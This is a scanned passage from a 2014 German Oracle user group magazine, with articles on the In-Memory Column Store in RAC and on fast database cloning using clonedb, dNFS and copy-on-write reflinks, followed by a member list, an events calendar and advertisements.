Die Verteilung des In-Memory Column Store kann entweder gespiegelt oder verteilt auf die einzelnen Cluster-Knoten erfolgen und lässt sich automatisch oder basierend auf RowIds, Partitions oder Subpartitions definieren. Die Definition erfolgt zum Beispiel mit „ALTER TABLE "DM"."POS_ALL" inmemory priority medium distribute by partition;“. Dies bedeutet, dass der In-Memory Store mit mittlerer Priorität angelegt wird. Beim Setzen von „priority“ wird der Store nach dem Start oder nach der Konfiguration automatisch geladen. Zuerst wird „priority“ mit „high“, dann „medium“ und zum Schluss „low“ erstellt. Ein Aktivieren durch den ersten Zugriff ist nicht notwendig. Die Verteilung („distributed“) soll auf Basis von Partitionen erfolgen.

Listing 2 zeigt eine Abfrage, um die Verteilung einzusehen. In *Abbildung 6* erkennt man, dass die Partitionen abwechselnd auf „inst_id 1“ und „2“ bestückt wurden. Die Komprimierung beträgt immer mindestens Faktor „2“.

Der Optimizer entscheidet, ob der In-Memory Store verwendet wird. Im Ausführungsplan erscheint dann der Eintrag „TABLE ACCESS INMEMORY FULL“ *(siehe Abbildung 7)*. Es wurde das Statement „select /*+ MONITOR */ count(*) from "DM"."POS_ALL" t;“ mit einem Parallelisierungsgrad von „8“ verwendet. Der Hint sichert nur, dass das Statement im SQL-Monitor erscheint.

In der Tabelle sind 138.576.922 Zeilen. Eine Abfrage dauert bei einer Parallelität von „8“ etwa zehn Sekunden mit In-Memory Store – bei ausgeschaltetem Store rund vier Minuten.

Es ist zu bedenken, dass der In-Memory ColumnStore über zwei Knoten verteilt ist. Der RAC besteht aus zwei virtuellen Maschinen mit 22 virtuellen Cores und einer Oracle Sun ZFS 7320 Appliance, der über dNFS angebunden ist. Die Abfrage über einen Index auf die Anzahl der Zeilen ist etwas kürzer als zehn Sekunden („index fast full scan“: sechs Sekunden).

Die Tabelle hat aktuell eine Größe von 30GB und 387 Spalten. Mit dem In-Memory Column Store ist es möglich, auf allen Spalten Abfragen zu gestalten, egal ob mit oder ohne Index.

Das Statement „select min(t.fpos_eccs_cumulated_val_por) from "DM"."POS_ALL" t;“ läuft ebenfalls in acht Sekunden. Ohne In-Memory dauert die Ausführung mehr als vier Minuten – ein Index ist auf dieser Spalte natürlich keiner vorhanden. Somit erreicht man über alle 387 Spalten diese Performancesteigerung. Gerade bei vielen Spalten muss beachtet werden, dass, wenn ein großer Teil davon gelesen wird und die Anzahl der verwendeten Zeilen sinkt, der zeilenbasierte Zugriff schneller ist. Genau diesen Punkt herauszufinden ist die Aufgabe des Optimizers.

Fazit

Die In-Memory-Funktionalitäten können sehr schnell und einfach eingesetzt werden. Änderungen an bisherigen Anwendungen sind nicht notwendig, um die Optimierungen umzusetzen. Bei Verwendung von analytischen Abfragen, also Abfragen, bei denen große Teile einer Tabelle gelesen werden, sind deutliche Performance-Steigerungen zu erwarten. Bei gezielter Verwendung von Indizes könnten spezielle Abfragen schneller

```
SELECT inst_id,
Partition_name PARTITION,
  owner,
  bytes/1024/1024/1024 DISK_GB,
  round(inmemory_size/1024/1024/1024,2) IM_GB,
  inmemory_compression Comperssion,
  round(bytes/inmemory_size,2) comp_ratio
FROM gV$IM_SEGMENTS order by partition_name;
```

Listing 2

	INST_ID	PARTITION	OWNER	DISK_GB	IM_GB	COMPERSSION	COMP_RATIO
1	1	008D0229	DATA	0,1328125	0,06	FOR QUERY LOW	2,22
2	1	008D0430	DATA	0,1796875	0,08	FOR QUERY LOW	2,19
3	2	008D0531	DATA	0,1875	0,09	FOR QUERY LOW	2,2
4	1	008D0630	DATA	0,25	0,11	FOR QUERY LOW	2,28
5	2	008D0731	DATA	0,2109375	0,1	FOR QUERY LOW	2,2
6	2	008D0930	DATA	0,265625	0,12	FOR QUERY LOW	2,16
7	2	008D1130	DATA	0,2265625	0,11	FOR QUERY LOW	2,15
8	2	009D0131	DATA	0,0390625	0,09	FOR QUERY LOW	0,42
9	1	009D0430	DATA	0,04296875	0,1	FOR QUERY LOW	0,42
10	1	009D0630	DATA	0,0703125	0,17	FOR QUERY LOW	0,43
11	2	009D0930	DATA	0,0703125	0,18	FOR QUERY LOW	0,4

Abbildung 6: Verteilung im RAC




Abbildung 7: In-Memory Execution Plan

sein. Dies wird aber mit mehr Storage Verbrauch und langsameren DMLs erkauft. Eine Performance-Einbuße bei Änderungen in den Daten aufgrund von der zusätzlichen, parallelen Pflege des In-Memory Stores konnte nicht festgestellt werden.

Beim Aufbau des In-Memory Column Stores sollte man beachten, dass CPU- und I/O-Verbrauch sehr stark ansteigen. Dies kann man durch Reduzierung der Prozesse, die zum Laden des Stores verwendet werden, verringern. Der Aufbau kann dann allerdings deutlich länger dauern. Bei jedem Restart der „Instanz/DB" geht der In-Memory Column Store verloren und muss neu geladen werden. In einer RAC-Umgebung kommen weitere administrative Herausforderungen hinzu. Es ist zu entscheiden, ob verteilte oder duplizierte Stores erstellt werden. Zudem lässt sich die Verteilung automatisch oder manuell angeben.

Herbert Rossgoderer
herbert.rossgoderer@ise-informatik.de

Matthias Fuchs
matthias.fuchs@ise-informatik.de

Wir begrüßen unsere neuen Mitglieder

Persönliche Mitglieder

Till Brügelmann
Fabian Gaußling
Thomas Geisel
Wolfgang Parzinger
Christina Veit
Sabrina Schönthaler
Sven Buchholz
Stefan Hoeller
Johann Lodina
Daniel Jansen
Reinhard Vielhaber
Britta Wolf
Patrick Bär

Firmenmitglieder

Forensis Finance & Controlling
inxire GmbH

Da fliegt die Kuh – rasante Datenbank-Klone durch „copy on write“

Robert Marz, ist-people

Datenbanken aus der Produktion zu kopieren, ist eine I/O-intensive Angelegenheit. Das Herstellen von Klonen für Test- und Entwicklungssysteme kann für große Datenmengen Stunden dauern. Oracle hat mit dem Release 11*g* R2 die Funktion „clonedb“ eingeführt. Damit wird die Laufzeit des Klonvorgangs in den Bereich von Sekunden verkürzt. Der Einsatz von „copy on write“ (cow) in dNFS spart Plattenplatz und die geschickte Wahl des Filesystems auf der Quellsystem-Seite beschleunigt den Klon-Prozess zusätzlich.

Die allermeisten Datenbanken existieren in mehreren Versionen: Kopien, die mehr oder weniger Ähnlichkeit mit der Produktion haben, werden für Test- und Abnahmeumgebungen gebraucht. Entwickler benötigen eigene Datenbanken, auf denen sie sich austoben können. Diese sollten, zumindest in Bezug auf die Datenmengen, der Produktion möglichst nahe kommen, damit man bei der Produktivsetzung keine allzu bösen Überraschungen erlebt *(siehe Abbildung 1)*.

Das Erstellen echter Klone von Datenbanken ist Zeit-, I/O- und Ressourcenintensiv. Es müssen nicht unerhebliche Mengen an Daten kopiert werden, die im Anschluss Platz auf dem Filesystem belegen. Bedingt durch den hohen Zeitaufwand ist die Aktualisierungsfrequenz vollwertiger Klone typischerweise gering. Die Ähnlichkeit zum Original, Strukturen und Daten betreffend, nimmt mit der Zeit ab.

Abbildung 1: Der Bedarf an Kopien der Produktions-Datenbank ist hoch




Abbildung 2: Bei Reflinks belegen nur die Inodes und veränderte Datenblöcke Platz

Thin Cloning mit „copy on write”

Das herkömmliche Kopieren dupliziert alle Blöcke einer Datei. Moderne Dateisysteme unterstützen als Alternative „Reflinks“, die die Datenblöcke des Originals unangetastet lassen und eine frische Verwaltungsstruktur anlegen, deren Inodes auf die ursprünglichen Datenblöcke zeigen. Das bedeutet, dass zunächst kein Speicherplatz belegt wird. Beim Ändern eines Datenblocks wird ein frischer Block angelegt und der Inode der zugehörigen Datei angepasst. Damit verhalten sich Original und Kopie wie eigenständige Dateien, die nur durch Änderungen zusätzlichen Platz belegen *(siehe Abbildung 2)*.

„Copy on write“ (cow) ist eine Strategie, die nicht auf Filesysteme beschränkt ist. Ihren Ursprung hat sie in der Verwaltung von Speicher- und Prozessstrukturen im RAM. Der Einsatz im Storage ermöglicht Snapshots und Transaktionen. Dateisysteme, die cow einsetzen, sind unter anderem OCFS2, ZFS und btrfs.

Wie bringt man nun die Datenbank dazu, cow für Datendateien zu benutzen? Eigentlich gar nicht. Mit dem Patchset 11.2.0.2 wurde allerdings der Oracle-direct-NFS-Client „dNFS“ eingeführt. Und damit geht es auf einmal doch …

Wenig beachtet und doch sehr mächtig gehört dNFS zum Lieferumfang jeder Datenbank, die eine Versionsnummer 11.2.0.2 oder höher trägt. Und das auf allen Unix-Plattformen und sogar unter Windows. Im Auslieferungszustand ist das Feature zunächst deaktiviert und muss erst durch Relinken eingeschaltet werden *(siehe Listing 1)*.

Danach verwenden alle I/O-Operationen der Datenbank, die auf ein im Betriebssystem eingebundenes NFS-Share zugreifen, automatisch den Oracle-NFS-Client und nicht mehr die nativen Funktionen des Betriebssystems. Das gilt für den Zugriff auf Datendateien genauso wie für RMAN-Backups oder Datapump-Exports.

Der dNFS-Client ist für die I/O-Anforderungen von Datenbanken optimiert worden. Er greift zum Beispiel parallel mit mehreren TCP-Streams auf den NFS-Server zu statt nur mit einem, wie das die Clients der Betriebssysteme tun. Es gibt eine eigene Konfigurationsdatei „oranfstab“, in der man unter anderem Zugriffspfade auf Server definieren kann. Als Minimal-Konfiguration reicht der Eintrag in der „/etc/mtab“, der beim Mounten durch das OS automatisch vorgenommen wird. Die Nutzung von dNFS kann in diesen Performance-Views überwacht werden:

- v$dnfs_servers
- v$dnfs_files
- v$dnfs_channels
- v$dnfs_stats

Cow in der Datenbank: „clonedb“

Zusammen mit dNFS hat Oracle „clonedb“ eingeführt, zunächst nicht als offizielles Feature, sondern als Prozeduren und Funktionen im System-Package „dbms_dnfs“. Beschrieben ist es in der MOS-Note „Clone your dNFS Production Database for Testing (Doc ID 1210656.1)“. Dort gibt es auch ein Perl-Script zum Herunterladen, das beim ersten Erzeugen der nötigen Skripte hilft und so zum Verständnis der Mechanismen beiträgt.

Als Voraussetzung benötigt „clonedb“ Zugriff auf einen Satz kopierter Datenfiles,

```
$ cd $ORACLE_HOME/rdbms/lib
$ make -f ins_rdbms.mk dnfs_on
```

Listing 1

```
sqlplus / as sysdba
STARTUP NOMOUNT PFILE=?/dbs/initKLON.ora
CREATE CONTROLFILE REUSE SET DATABASE KLON RESETLOGS
    character set WE8ISO8859P15
LOGFILE
  GROUP 1 '/oradata/KLON/onlinelog/KLON_log1.log' SIZE 100M BLOCKSIZE
512,
  GROUP 2 '/oradata/KLON/onlinelog/KLON_log2.log' SIZE 100M BLOCKSIZE
512
DATAFILE
  '/base_copy/PRODDB/oradata/o1_mf_ak_data_h8om7smf_.dbf'
, …
```

Listing 2

```
dbms_dnfs.clonedb_renamefile
  ( '/base_copy/PRODDB/oradata/o1_mf_ak_data_h8om7smf_.dbf'
  , '/nfsstore/o1_mf_ak_data_h8om7smf_.dbf'  );
```

Listing 3

die der neuen Klon-Datenbank „read only“ zur Verfügung gestellt werden können. Für diese Datenfiles wird dann ein neues Controlfile erzeugt *(siehe Listing 2)*.

Danach kommt der spannende Teil: Für jede Datendatei aus dem Backup der Originaldatenbank wird ein PL/SQL-Aufruf ausgeführt *(siehe Listing 3)*. Dies teilt der Datenbank mit, dass alle Änderungen an der Originaldatei in die Datei aus dem zweiten Parameter geschrieben werden sollen. Dieser Dateipfad muss ein NFS-Share sein, das die Datenbank über dNFS anspricht. Ob die Datei tatsächlich auf einem entfernten Host, NAS oder dem lokalen Server liegt, ist dabei egal.

Danach kann man – gegebenenfalls nach einem Recovery – die Datenbank öffnen und ganz normal mit ihr arbeiten. Die Zieldateien auf dem NFS-Share belegen zunächst keinen Platz. Erst wenn geänderte Blöcke dort hineingeschrieben werden, wachsen sie langsam bis maximal zur Größe der Originaldatei. Beim Lesen wird zuerst geschaut, ob der Block bereits geändert wurde, und falls nicht, wird er aus der Backup-Datei gelesen *(siehe Abbildung 3)*. Performance-Einbußen sind kaum zu spüren. Oracle spricht bei eigenen Messungen von drei bis zehn Prozent Nachteil gegenüber direktem Zugriff auf die Datenfiles.

Viele Entwicklungsumgebungen auf vielen Rechnern

Die verschiedenen Oracle-Beschreibungen von „clonedb“ gehen davon aus, dass die Klone auf demselben Server wie die Original-Datenbank erstellt werden. In der Praxis sollen die Klone durchaus aber auch auf anderen Servern laufen, was aber kein großes Problem darstellt, da auch die Basiskopie der Datenfiles via NFS beliebig vielen Rechnern zur Verfügung gestellt werden kann.

Bleibt noch das Problem der Erstellung des Basis-Backups. Wenn das unterliegende Storage-System Snapshots erstellen kann, ist die Sache schnell erledigt. Falls nicht, bietet es sich an, die Kopie der Datenfiles als Reflinks in Sekundenschnelle durchzuführen *(siehe Listing 4)*. Voraussetzung ist, dass die Datendateien auf einem „cow“-fähigen Dateisystem liegen. Auch in diesem Fall belegen die Dateien zunächst keinen Platz, sondern wachsen erst, wenn sich die Originaldateien ändern.




Abbildung 3: „clonedb"-Klone lesen aus dem Backup-Set der Produktion und schreiben geänderte Blöcke über dNFS

```
SQL> spool copy-db.sh
SQL> select ' cp --reflink "' ||file_name|| '" "$destdat"'  from dba_
data_files;
SQL> spool off
SQL> alter system archive log current;
SQL> alter database begin backup;
SQL> !sh copy-db.sh
SQL> alter database end backup;
```

Listing 4

Die Auswahl des Dateisystems

Oracle selbst zertifiziert keine Dateisysteme für den Einsatz mit der Datenbank, sondern ausschließlich Betriebssysteme inklusive deren unterstützte Dateisysteme. Auf Solaris-Betriebssystemen ist das von Oracle entwickelte ZFS sicherlich erste Wahl. ZFS gibt es zwar auch für Linux, allerdings nicht in den Standard-Distributionen, sondern als Erweiterung. Bis es mit den Kernels der großen Distributionen ausgeliefert wird, wird es noch eine Weile dauern.

Das btrfs-B-tree-Filesystem – ausgesprochen „Butter-FS", manchmal auch „Better-FS" – wird ebenfalls von Oracle entwickelt und gilt als das zukünftige Standard-Filesystem für Linux. Es hat mittlerweile einen stabilen Zustand erreicht, wird aber noch weiterentwickelt. Oracle rät im Moment in der MOS-Note „Supported and Recommended File Systems on Linux [ID 236826.1]" von einem Einsatz für Datenfiles in produktiven Umgebungen ab. Erfahrungen zeigen, dass es durchaus performant und stabil funktioniert.

Bleibt noch das Oracle-Cluster-Filesystem „OCFS2". Es ist von Oracle explizit für Datenfiles entwickelt worden und unterstützt „Reflinks". Allerdings klinkt es sich unter Linux nicht in den „--reflink"-Schalter von „cp" ein, sondern bringt ein Extra-Kommando „reflink" mit.

Fazit

„clonedb" und „dNFS" erstellen schlanke Datenbank-Klone in beinahe beliebig großer Zahl und sehr hoher Geschwindigkeit. Solange sich die Datenänderungsrate in den Klonen in Grenzen hält, ist der benötigte Plattenplatz um ein Vielfaches kleiner als der, der für andere Klone benötigt würde.

Robert Marz
robert.marz@its-people.de

02.09.2014
Regionaltreffen NRW (APEX Community)
Stefan Kinnen, Andreas Stephan
regio-nrw@doag.org

03.09.2014
Regionaltreffen Berlin/Brandenburg
Michel Keemers
regio-bb@doag.org

04.09.2014
Regionaltreffen Dresden/Sachsen
Helmut Marten
regio-sachsen@doag.org

08.09.2014
Regionaltreffen Osnabrück/Bielefeld/Münster Oracle Reports
Andreas Kother, Klaus Günther
regio-osnabrueck@doag.org

09.09.2014
Regionaltreffen Rhein-Neckar
Frank Stöcker
regio-rhein-neckar@doag.org

09./10.09.2014
DOAG Berliner Expertenseminar mit Peter Raganitsch zum Thema Oracle APEX 5.0 - New Features und Einsatz im Alltag
Cornel Albert
expertenseminare@doag.org

10.09.2014
Spannende Erweiterungen der Java EE Plattform durch Innovationstechnologien von Oracle
Andreas Badelt
sig-java@doag.org

12.09.2014
DOAG Webinar: Standby à la Data Guard, auch ohne Enterprise Edition
Johannes Ahrends, Christian Trieb
sig-database@doag.org

15.09.2014
Regionaltreffen Jena/Thüringen
Jörg Hildebrandt
regio-thueringen@doag.org

16.09.2014
Regionaltreffen Rhein-Main
Thomas Tretter
regio-rhein-main@doag.org

16.09.2014
Spannende Erweiterungen der Java EE Plattform durch Innovationstechnologien von Oracle
Andreas Badelt
sig-java@doag.org

16.09.2014
Regionaltreffen Hamburg Apex oder doch lieber PL/SQL
Jan-Peter Timmermann
regio-nord@doag.org

17.09.2014
SIG Security
Franz Hüll, Tilo Metzger
sig-security@doag.org

18.09.2014
Regionaltreffen NRW (DWH/BI)
Stefan Kinnen, Andreas Stephan
regio-nrw@doag.org

18.09.2014
SIG Database
Johannes Ahrends, Christian Trieb
sig-database@doag.org

18.09.2014
Regionaltreffen Nürnberg / Franken
André Sept, Martin Klier
regio-franken@doag.org

18.09.2014
Regionaltreffen München/Südbayern
Franz Hüll, Andreas Ströbel
regio-muenchen@doag.org

23.09.2014
Nordlichtertreffen
Ralf Kölling
regio-bremen@doag.org

23.09.2014
Spannende Erweiterungen der Java EE Plattform durch Innovationstechnologien von Oracle
Andreas Badelt
sig-java@doag.org

23.09.2014
Nordlichtertreffen der Regionalgruppen Hannover, Bremen und Hamburg
Andreas Ellerhoff
regio-hannover@doag.org

24./25.09.2014
Big Data für Oracle Entwickler: Zweitagesveranstaltung mit Hands-on
Christian Schwitalla
sig-development@doag.org

07./08.10.2014
DOAG Berliner Expertenseminar mit Johannes Ahrends zum Thema Oracle Multitenant Database
Cornel Albert
expertenseminare@doag.org

09.10.2014
Regionaltreffen Karlsruhe
Reiner Bünger
regio-karlsruhe@doag.org

09.10.2014
Regionaltreffen Stuttgart
Jens-Uwe Petersen
regio-stuttgart@doag.org

10.10.2014
DOAG Webinar: Application continuity
Johannes Ahrends, Christian Trieb
sig-database@doag.org

Weitere Termine und Informationen unter www.doag.org/termine/calendar.php


2014
DOAG
Konferenz + Ausstellung
18. - 20. November | Nürnberg
Experience
Passion
Weil sich Perfomance-Tuning wie
das Erklimmen von Gipfeln anfühlt.
Eventpartner:
AOUG
AUSTRIAN ORACLE USER GROUP
SOUG
Swiss Oracle User Group
2014.doag.org

Gut zu wissen, dass es in der Firma läuft.

Gestalten Sie Ihr Leben sorgenfreier. Und Ihre IT leistungsfähiger. Denn wir haben das richtige Service-Modell für Sie. Von der Pflege und dem Support Ihrer Software und Ihrer BI-Lösungen über den hochverfügbaren Betrieb Ihrer IT-Infrastruktur bis hin zu Outsourcing-Lösungen oder Cloud-Services. Immer effizient und innovativ. Trivadis ist führend bei der IT-Beratung, der Systemintegration, dem Solution-Engineering und bei den IT-Services mit Fokussierung auf Oracle- und Microsoft-Technologien im D-A-CH-Raum. Sprechen Sie mit uns.
www.trivadis-services.com | services@trivadis.com

ZÜRICH ▪ BASEL ▪ BERN ▪ BRUGG ▪ GENF ▪ LAUSANNE ▪ DÜSSELDORF
FRANKFURT A.M. ▪ FREIBURG I.BR. ▪ HAMBURG ▪ MÜNCHEN ▪ STUTTGART ▪ WIEN

trivadis
makes IT easier.